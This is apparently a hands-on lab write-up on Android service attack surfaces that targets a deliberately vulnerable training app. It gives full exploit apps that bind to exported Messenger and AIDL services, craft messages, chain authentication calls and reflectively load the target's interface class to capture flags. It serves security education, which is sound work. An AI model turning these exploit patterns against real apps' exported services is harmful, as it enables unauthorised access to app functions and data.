Services are Android components commonly used to perform background tasks such as downloading or uploading data. They are also used for long-running operations like media playback.
One frequently encountered type of service is an Android Job
Scheduler service. These services are typically exposed in the
manifest; however, because they require the
android.permission.BIND_JOB_SERVICE permission, they
cannot be directly interacted with by third-party applications. As a
result, they can usually be ignored.
Let’s say that the app io.hextree.attacksurface has
the following Service:
<service
    android:name="io.hextree.attacksurface.services.Flag24Service"
    android:enabled="true"
    android:exported="true">
    <intent-filter>
        <action android:name="io.hextree.services.START_FLAG24_SERVICE"/>
    </intent-filter>
</service>
public class Flag24Service extends Service {
public static String secret = UUID.randomUUID().toString();
@Override
public int onStartCommand(Intent intent, int i, int i2) {
Log.i("Flag24Service", Utils.dumpIntent(this, intent));
if (intent.getAction().equals("io.hextree.services.START_FLAG24_SERVICE")) {
success();
}
return super.onStartCommand(intent, i, i2);
}
private void success() {...}
@Override
public IBinder onBind(Intent intent) {
throw new UnsupportedOperationException("Not yet implemented");
}
}To start the service we use startService() that
triggers the method onStartCommand() in the receiving
service.
Intent intent = new Intent();
intent.setAction("io.hextree.services.START_FLAG24_SERVICE");
intent.setClassName("io.hextree.attacksurface", "io.hextree.attacksurface.services.Flag24Service");
startService(intent);
Possible issues:
- Read about Package visibility
- The target app should be running to start the service (due to battery saving of Android that prevents you from starting services in the background)
Android 11 introduced package visibility restrictions for privacy reasons. Apps can no longer see all installed apps or all exported components (like services and content providers) unless explicitly declared.
There are many more details regarding package visibility, but here we will focus specifically on Content Providers in a typical scenario. For services, this means:
exported="true", your app
cannot interact with it unless it is declared in
<queries>.Unable to start service Intent { act=io.hextree.services.START_FLAG24_SERVICE cmp=io.hextree.attacksurface/.services.Flag24Service } U=0: not foundThe <queries> element goes in your app’s
AndroidManifest.xml, outside the
<application> tag. You can declare visibility by
setting the package name:
<queries>
    <package android:name="io.hextree.attacksurface" />
</queries>A service has only one instance per app process by default. This means the system treats a Service as a long-lived component rather than something that is recreated for every request.
When you start a service using startService():
onCreate() once to perform one-time
initializationonStartCommand() to handle the start
requestonCreate() is not called againonStartCommand() on the
existing service instanceBecause of this behavior, there is only one running instance of a given Service class at a time (per process).
First start:
startService()
    → onCreate()
    → onStartCommand()

Second start (service already running):
startService()
→ onStartCommand() // same service instanceThere are two kinds of services:
A Started Service is launched when a
component (such as an Activity) calls startService().
Once started, it can run in the background indefinitely, even if the
component that started it is destroyed. It is typically used for
single operations that do not require a response, such as
downloading a file or uploading data.
A Bound Service acts as the “server” in a client-server interface. It allows components (such as activities) to bind to the service, send requests, receive responses, and even perform inter process communication (IPC).
bindService().IBinder interface, which defines the programming
interface that the client can use to communicate with the
service.Identify non-bindable services
After identifying an exposed service (e.g.,
android:exported="true") in the
AndroidManifest.xml, the next logical step is to
examine the onBind() implementation. This determines if
the service supports client-server interaction.
The onBind() method acts as the gatekeeper for bound
communication. By reviewing the source code, you can determine the
service’s accessibility:
onBind() returns null or
throws an exception (such as
UnsupportedOperationException), the service cannot be
bound to. In these cases, the service is likely designed only as a
Started Service.IBinder object, the service is “bindable.” You should
then analyze the returned interface to identify potentially
exploitable methods or sensitive data exchange.This approach is used when an app implements its own Binder class, allowing clients to directly access public methods exposed by the service. From a security perspective, this is not particularly interesting, because it only works when the service and the client belong to the same application and run in the same process.
To understand how it works, refer to the link: https://developer.android.com/develop/background-work/services/bound-services#Binder
For our purposes, the main goal is simply to recognize this
pattern so we can avoid spending time analyzing this type of
service. In practice, this implementation can be identified when the
onBind() method returns an instance of
Binder, often following a common naming convention such
as LocalBinder.
public class LocalService extends Service {
    // Binder given to clients.
    private final IBinder binder = new LocalBinder();
    // Random number generator.
    private final Random mGenerator = new Random();

    /**
     * Class used for the client Binder.  Because we know this service always
     * runs in the same process as its clients, we don't need to deal with IPC.
     */
    public class LocalBinder extends Binder {
        LocalService getService() {
            // Return this instance of LocalService so clients can call public methods.
            return LocalService.this;
        }
    }

    @Override
    public IBinder onBind(Intent intent) {
        return binder;
    }

    /** Method for clients. */
    public int getRandomNumber() {
      return mGenerator.nextInt(100);
    }
}In theory, Android services are highly flexible and allow for
extensive customization of inter-process communication. In practice,
however, the Messenger interface is a very common pattern used by
many apps and system services. It abstracts away the low-level
Binder IPC details, allowing us to focus on higher-level logic
primarily the handleMessage() method.
As with any service implementation, the first thing to examine is
the onBind() method to determine whether external
applications can bind to the service. In this case,
onBind() returns messenger.getBinder().
Since messenger is an instance of the Messenger class,
this clearly indicates that the service is a bindable service
implementing the message-based communication pattern.
To understand how to work with Messenger refer to the link: https://developer.android.com/develop/background-work/services/bound-services#Messenger
The attack surface
The vulnerability usually lies in how the service’s
IncomingHandler processes the received Message object.
An attacker can bind to the service and send a crafted Message with
specific data:
what: user-defined message code so that the
recipient can identify what this message is aboutarg1 and arg2 are lower-cost
alternatives to using setData()obj: an arbitrary object to send to the
recipientgetData and setData: to set or obtains
a Bundle of arbitrary data associated with this eventLet’s say that the app io.hextree.attacksurface has
the following Service:
<service
    android:name="io.hextree.attacksurface.services.Flag26Service"
    android:enabled="true"
    android:exported="true"/>
public class Flag26Service extends Service {
public static final int MSG_SUCCESS = 42;
public static String secret = UUID.randomUUID().toString();
final Messenger messenger = new Messenger(new IncomingHandler(Looper.getMainLooper()));
class IncomingHandler extends Handler {
String echo;
IncomingHandler(Looper looper) {
super(looper);
this.echo = "";
}
@Override
public void handleMessage(Message message) {
Log.i("Flag26Service", "handleMessage(" + message.what + ")");
if (message.what == 42) {
Flag26Service.this.success(this.echo);
} else {
super.handleMessage(message);
}
}
}
@Override
public IBinder onBind(Intent intent) {
Log.i("Flag26Service", Utils.dumpIntent(this, intent));
return this.messenger.getBinder();
}
public void success(String str) {...}
}The exploit binds to the service and sends a Message object configured with the required integer:
// 1. Define the connection callback
ServiceConnection mConnection = new ServiceConnection() {
    @Override
    public void onServiceConnected(ComponentName className, IBinder service) {

        // We wrap that raw binder in a Messenger object.
        // This acts like a remote control for the Target's handler.
        Messenger serviceMessenger = new Messenger(service);

        //2. Craft the payload by setting 'what' to 42
        Message msg = Message.obtain(null, 42);
        try {
            //3. Send the payload
            serviceMessenger.send(msg);
        } catch (RemoteException e) {
            throw new RuntimeException(e);
        }
    }

    @Override
    public void onServiceDisconnected(ComponentName componentName) {}
};

//4. Initiate the connection
Intent intent = new Intent();
intent.setClassName("io.hextree.attacksurface", "io.hextree.attacksurface.services.Flag26Service");
bindService(intent, mConnection, Context.BIND_AUTO_CREATE);Let’s say that the app io.hextree.attacksurface has
the following Service:
<service
    android:name="io.hextree.attacksurface.services.Flag27Service"
    android:enabled="true"
    android:exported="true"/>
public class Flag27Service extends Service {
public static final int MSG_ECHO = 1;
public static final int MSG_GET_FLAG = 3;
public static final int MSG_GET_PASSWORD = 2;
public static String secret = UUID.randomUUID().toString();
final Messenger messenger = new Messenger(new IncomingHandler(Looper.getMainLooper()));
class IncomingHandler extends Handler {
String echo;
String password;
IncomingHandler(Looper looper) {
super(looper);
this.echo = "";
this.password = null;
}
@Override
public void handleMessage(Message message) throws RemoteException {
Log.i("Flag27Service", "handleMessage(" + message.what + ")");
int i = message.what;
if (i == 1) {
this.echo = message.getData().getString("echo");
Toast.makeText(Flag27Service.this.getApplicationContext(), this.echo, 0).show();
return;
}
if (i != 2) {
if (i == 3) {
String string = message.getData().getString("password");
if (!this.echo.equals("give flag") || !this.password.equals(string)) {
Flag27Service.this.sendReply(message, "no flag");
return;
} else {
Flag27Service.this.sendReply(message, "success! Launching flag activity");
Flag27Service.this.success(this.echo);
return;
}
}
super.handleMessage(message);
return;
}
if (message.obj == null) {
Flag27Service.this.sendReply(message, "Error");
return;
}
Message messageObtain = Message.obtain((Handler) null, message.what);
Bundle bundle = new Bundle();
String string2 = UUID.randomUUID().toString();
this.password = string2;
bundle.putString("password", string2);
messageObtain.setData(bundle);
try {
message.replyTo.send(messageObtain);
Flag27Service.this.sendReply(message, "Password");
} catch (RemoteException e) {
throw new RuntimeException(e);
}
}
}
@Override
public IBinder onBind(Intent intent) {
Log.i("Flag27Service", Utils.dumpIntent(this, intent));
return this.messenger.getBinder();
}
public void sendReply(Message message, String str) throws RemoteException {
try {
Message messageObtain = Message.obtain((Handler) null, message.what);
messageObtain.getData().putString("reply", str);
message.replyTo.send(messageObtain);
} catch (RemoteException e) {
e.printStackTrace();
}
}
public void success(String str) {...}
}To get the flag we create a new app as follows:
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        ...
        Intent intent = new Intent();
        intent.setClassName("io.hextree.attacksurface", "io.hextree.attacksurface.services.Flag27Service");
        bindService(intent, mConnection, Context.BIND_AUTO_CREATE);
    }

    private String password = "";

    private Messenger mService = null;
    private boolean mBound;

    // 1. This Handler receives the response from the service
    private class ResponseHandler extends Handler {
        @Override
        public void handleMessage(Message msg) {
            switch (msg.what) {
                case 2:
                    password = msg.getData().getString("password");
                    Log.i("Client", "Received: " + password);
                    Toast.makeText(MainActivity.this, "Reply: " + password, Toast.LENGTH_LONG).show();
                    // We send password only after receiving it from the service
                    sendPasswordMessage();
                    break;
                case 3:
                    String reply = msg.getData().getString("reply");
                    Log.i("Client", "Received: " + reply);
                    Toast.makeText(MainActivity.this, "Reply: " + reply, Toast.LENGTH_LONG).show();
                    break;
            }
        }
    }

    // 2. Messenger for the service to "replyTo"
    final Messenger mClientMessenger = new Messenger(new ResponseHandler());

    // 3. Connection monitor
    private ServiceConnection mConnection = new ServiceConnection() {
        public void onServiceConnected(ComponentName className, IBinder service) {
            mService = new Messenger(service);
            mBound = true;

            // Start the sequence
            sendEchoMessage();
            getPasswordMessage();
        }

        public void onServiceDisconnected(ComponentName className) {
            mService = null;
            mBound = false;
        }
    };

    private void sendEchoMessage() {
        if (!mBound) return;
        try {
            Message msg1 = Message.obtain(null, 1);
            Bundle data1 = new Bundle();
            data1.putString("echo", "give flag");
            msg1.setData(data1);
            mService.send(msg1);
        } catch (RemoteException e) {
            e.printStackTrace();
        }
    }

    private void getPasswordMessage() {
        if (!mBound) return;
        try {
            Message msg2 = Message.obtain(null, 2, new Bundle());
            msg2.replyTo = mClientMessenger;
            mService.send(msg2);
        } catch (RemoteException e) {
            e.printStackTrace();
        }
    }

    private void sendPasswordMessage() {
        if (!mBound) return;
        try {
            Message msg3 = Message.obtain(null, 3);
            Bundle data2 = new Bundle();
            data2.putString("password", password);
            msg3.setData(data2);
            msg3.replyTo = mClientMessenger;
            mService.send(msg3);
        } catch (RemoteException e) {
            e.printStackTrace();
        }
    }
}Services
that use AIDL (Android Interface Definition Language) can
usually be identified by inspecting their onBind()
method. If onBind() returns a .Stub
binder, the service is almost certainly AIDL-based.
AIDL services rely on .aidl files, which resemble
Java syntax but are written in a dedicated language designed for
defining Binder interfaces.
Example AIDL file:
// IFlag28Interface.aidl
package io.hextree.attacksurface.services;

interface IFlag28Interface {
    boolean openFlag();
}
During compilation, this .aidl file is translated
into a corresponding .java class. That generated class
contains the low-level Binder plumbing required to communicate with
the service.
To reverse engineer the original .aidl file, examine
the generated interface code and focus on the following
elements:
DESCRIPTOR: contains the original package name and
AIDL interface namethrows RemoteException correspond to AIDL methodsTRANSACTION_ constants that indicate the original
method order in the AIDL fileLet’s take a look at this code:
public class Flag29Service extends Service {
    public static String secret = UUID.randomUUID().toString();
    private final IFlag29Interface.Stub binder = new IFlag29Interface.Stub() {...}

    @Override
    public IBinder onBind(Intent intent) {
        return this.binder;
    }
}
Step 1. The first thing to inspect is the
onBind() method. It returns this.binder,
which is an instance of IFlag29Interface.Stub. This
strongly indicates that the service is backed by an AIDL
interface.
Step 2. The next step is to examine the generated interface code:
public interface IFlag29Interface extends IInterface {
    public static final String DESCRIPTOR = "io.hextree.attacksurface.services.IFlag29Interface";

    public static class Default implements IFlag29Interface {...}

    void authenticate(String str) throws RemoteException;

    String init() throws RemoteException;

    void success() throws RemoteException;

    public static abstract class Stub extends Binder implements IFlag29Interface {
        static final int TRANSACTION_authenticate = 2;
        static final int TRANSACTION_init = 1;
        static final int TRANSACTION_success = 3;
        ...
    }
}
From here we can notice:
DESCRIPTOR variable reveals the original AIDL
fully qualified name:
io.hextree.attacksurface.services.IFlag29Interfacethrows RemoteException: authenticate(),
init(), success(). So the server
exposes these three methods that can be called by other
apps..aidl file can be
reconstructed from the TRANSACTION_ constants:
init(),authenticate(),success().Step 3. To identify the source code of these
methods, we have to return to the service implementation to find the
actual method logic. The implementations are defined inside the
anonymous Stub class:
public class Flag29Service extends Service {
    private final IFlag29Interface.Stub binder = new IFlag29Interface.Stub() {
        ...

        @Override
        public String init() throws RemoteException {...}

        @Override
        public void authenticate(String str) throws RemoteException {...}

        @Override
        public void success() throws RemoteException {...}
    };

    @Override
    public IBinder onBind(Intent intent) {...}
}
Step 4. Now we can recreate the original
.aidl file.
// IFlag29Interface.aidl
package io.hextree.attacksurface.services;

interface IFlag29Interface {
    String init();
    void authenticate(String str);
    void success();
}Let’s say that the app io.hextree.attacksurface has
the following Service:
<service
    android:name="io.hextree.attacksurface.services.Flag28Service"
    android:enabled="true"
    android:exported="true"/>
public class Flag28Service extends Service {
public static String secret = UUID.randomUUID().toString();
private final IFlag28Interface.Stub binder = new IFlag28Interface.Stub() {
@Override
public boolean openFlag() throws RemoteException {
return success();
}
public boolean success() {...}
};
@Override
public IBinder onBind(Intent intent) {
Log.i("Flag28Service", Utils.dumpIntent(this, intent));
return this.binder;
}
}public interface IFlag28Interface extends IInterface {
public static final String DESCRIPTOR = "io.hextree.attacksurface.services.IFlag28Interface";
public static class Default implements IFlag28Interface {...}
boolean openFlag() throws RemoteException;
public static abstract class Stub extends Binder implements IFlag28Interface {...}
}Step 1. It’s a AIDL service because
onBind() returns this.binder, which is an
instance of IFlag28Interface.Stub.
Step 2.
DESCRIPTOR:
io.hextree.attacksurface.services.IFlag28InterfaceopenFlag()Step 3. We have just to call this
openFlag() method to get the flag.
Step 4. The original .aidl file is
the follow:
// IFlag28Interface.aidl
package io.hextree.attacksurface.services;

interface IFlag28Interface {
    boolean openFlag();
}

To call openFlag() method we must have access to the
interface class, so we need a copy of the .aidl file.
Here’s a video that shows how to do it:
Finally, to get the flag we create a new app as follows:
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        ...
        Intent intent = new Intent();
        intent.setClassName("io.hextree.attacksurface", "io.hextree.attacksurface.services.Flag28Service");
        bindService(intent, mConnection, Context.BIND_AUTO_CREATE);
    }

    private IFlag28Interface flag28Interface;

    private ServiceConnection mConnection = new ServiceConnection() {
        public void onServiceConnected(ComponentName className, IBinder service) {
            flag28Interface = IFlag28Interface.Stub.asInterface(service);
            try {
                flag28Interface.openFlag();
            } catch (RemoteException e) {
                throw new RuntimeException(e);
            }
        }

        public void onServiceDisconnected(ComponentName className) {
            flag28Interface = null;
        }
    };
}Let’s say that the app io.hextree.attacksurface has
the following Service:
<service
    android:name="io.hextree.attacksurface.services.Flag29Service"
    android:enabled="true"
    android:exported="true"/>
public class Flag29Service extends Service {
public static String secret = UUID.randomUUID().toString();
private final IFlag29Interface.Stub binder = new IFlag29Interface.Stub() {
final String pw = UUID.randomUUID().toString();
Intent intent = new Intent();
@Override
public String init() throws RemoteException {
Log.i("Flag29", "service.init()");
return this.pw;
}
@Override
public void authenticate(String str) throws RemoteException {
Log.i("Flag29", "service.authenticate(" + str + ")");
if (str.equals(this.pw)) {
this.intent.putExtra("authenticated", true);
} else {
this.intent.removeExtra("authenticated");
}
}
@Override
public void success() throws RemoteException {
Log.i("Flag29", "service.success()");
this.intent.setClass(Flag29Service.this, Flag29Activity.class);
if (this.intent.getBooleanExtra("authenticated", false)) {
this.intent.putExtra("secret", Flag29Service.secret);
this.intent.addFlags(268435456);
this.intent.putExtra("hideIntent", true);
Flag29Service.this.startActivity(this.intent);
}
}
};
@Override
public IBinder onBind(Intent intent) {
Log.i("Flag29Service", Utils.dumpIntent(this, intent));
return this.binder;
}
}package io.hextree.attacksurface.services;
import android.os.Binder;
import android.os.IBinder;
import android.os.IInterface;
import android.os.Parcel;
import android.os.RemoteException;
public interface IFlag29Interface extends IInterface {
public static final String DESCRIPTOR = "io.hextree.attacksurface.services.IFlag29Interface";
public static class Default implements IFlag29Interface {...}
void authenticate(String str) throws RemoteException;
String init() throws RemoteException;
void success() throws RemoteException;
public static abstract class Stub extends Binder implements IFlag29Interface {...}
}To get the flag we create a new app as follows:
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        ...
        Intent intent = new Intent();
        intent.setClassName("io.hextree.attacksurface", "io.hextree.attacksurface.services.Flag29Service");
        bindService(intent, mConnection, Context.BIND_AUTO_CREATE);
    }

    private IFlag29Interface flag29Interface;

    private ServiceConnection mConnection = new ServiceConnection() {
        public void onServiceConnected(ComponentName className, IBinder service) {
            flag29Interface = IFlag29Interface.Stub.asInterface(service);
            try {
                String pw = flag29Interface.init();
                flag29Interface.authenticate(pw);
                flag29Interface.success();
            } catch (RemoteException e) {
                throw new RuntimeException(e);
            }
        }

        public void onServiceDisconnected(ComponentName className) {
            flag29Interface = null;
        }
    };
}
// IFlag29Interface.aidl
package io.hextree.attacksurface.services;
interface IFlag29Interface {
String init();
void authenticate(String str);
void success();
}Adding an .aidl file to the project can be tedious.
An alternative approach that may seem more complex at first is
actually much more convenient. By loading the class directly from
the target app, we can invoke only the functions we need, without
worrying about method order or package names.
The following code snippet demonstrates how to dynamically load
the IFlag28Interface class from the
io.hextree.attacksurface app and invoke its
openFlag() method via the service.
ServiceConnection mConnection = new ServiceConnection() {
    @Override
    public void onServiceConnected(ComponentName name, IBinder service) {
        // Load the class dynamically
        ClassLoader classLoader = getForeignClassLoader(Flag28Activity.this, "io.hextree.attacksurface");
        Class<?> iRemoteServiceClass = classLoader.loadClass("io.hextree.attacksurface.services.IFlag28Interface");

        Class<?> stubClass = null;
        for (Class<?> innerClass : iRemoteServiceClass.getDeclaredClasses()) {
            if (innerClass.getSimpleName().equals("Stub")) {
                stubClass = innerClass;
                break;
            }
        }

        // Get the asInterface method
        Method asInterfaceMethod = stubClass.getDeclaredMethod("asInterface", IBinder.class);

        // Invoke the asInterface method to get the instance of IRemoteService
        Object iRemoteService = asInterfaceMethod.invoke(null, service);

        // Call the init method and get the returned string
        Method openFlagMethod = iRemoteServiceClass.getDeclaredMethod("openFlag");
        boolean initResult = (boolean) openFlagMethod.invoke(iRemoteService);
    }
}